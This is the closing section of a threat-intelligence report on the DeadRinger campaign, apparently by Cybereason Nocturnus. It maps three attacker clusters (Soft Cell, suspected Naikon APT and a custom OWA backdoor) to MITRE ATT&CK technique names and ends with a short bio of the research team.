Open the chatbot on the bottom right corner of this report to access the DeadRinger IOCs and Appendix A.

MITRE ATT&CK BREAKDOWN (Cluster A - Soft Cell Activity)

Reconnaissance	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Lateral Movement	Credential Access	Discovery	Exfiltration
Gather Victim Host Information	Exploit Public-Facing Application	Command-line interface	WebShell	Valid Accounts	Hijack Execution Flow	Windows Admin Shares	Credential Dumping	System Network Configuration Discovery	Data Compressed
Active Scanning		Windows Management Instrumentation	Create Account	WebShell	Indicator Removal from Tools	Pass the Hash	Credentials from Password Stores	Remote System Discovery	Exfiltration Over Command and Control Channel
Gather Victim Network Information		PowerShell	Scheduled Task		Obfuscated Files or Information	Remote File Copy		Account Discovery	
					Masquerading			Permission Groups Discovery	
					Indicator Removal on Host: Timestomp				

MITRE ATT&CK BREAKDOWN (Cluster B - Suspected Naikon APT Activity)

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Lateral Movement	Credential Access	Discovery	Command and Control

Gather Victim Host Information	Command-line interface	Windows Service	Valid Accounts	DLL-side Loading	SMB/Windows Admin Shares	Keylogging	System Network Configuration Discovery	Encrypted Channel
Active Scanning	Windows Management Instrumentation			Indicator Removal from Tools	Lateral Tool Transfer	Credential Dumping	Remote System Discovery	
Gather Victim Network Information	System Services			Masquerading			Account Discovery	
							Permission Groups Discovery	

MITRE ATT&CK BREAKDOWN (Cluster C - Custom OWA Backdoor)

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Command and Control	Exfiltration
Command-line interface	Web Shell	Masquerading	Network Sniffing	Account Discovery	Web Protocols	Exfiltration Over C2 Channel
		Deobfuscate/Decode Files or Information		Remote System Discovery		

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus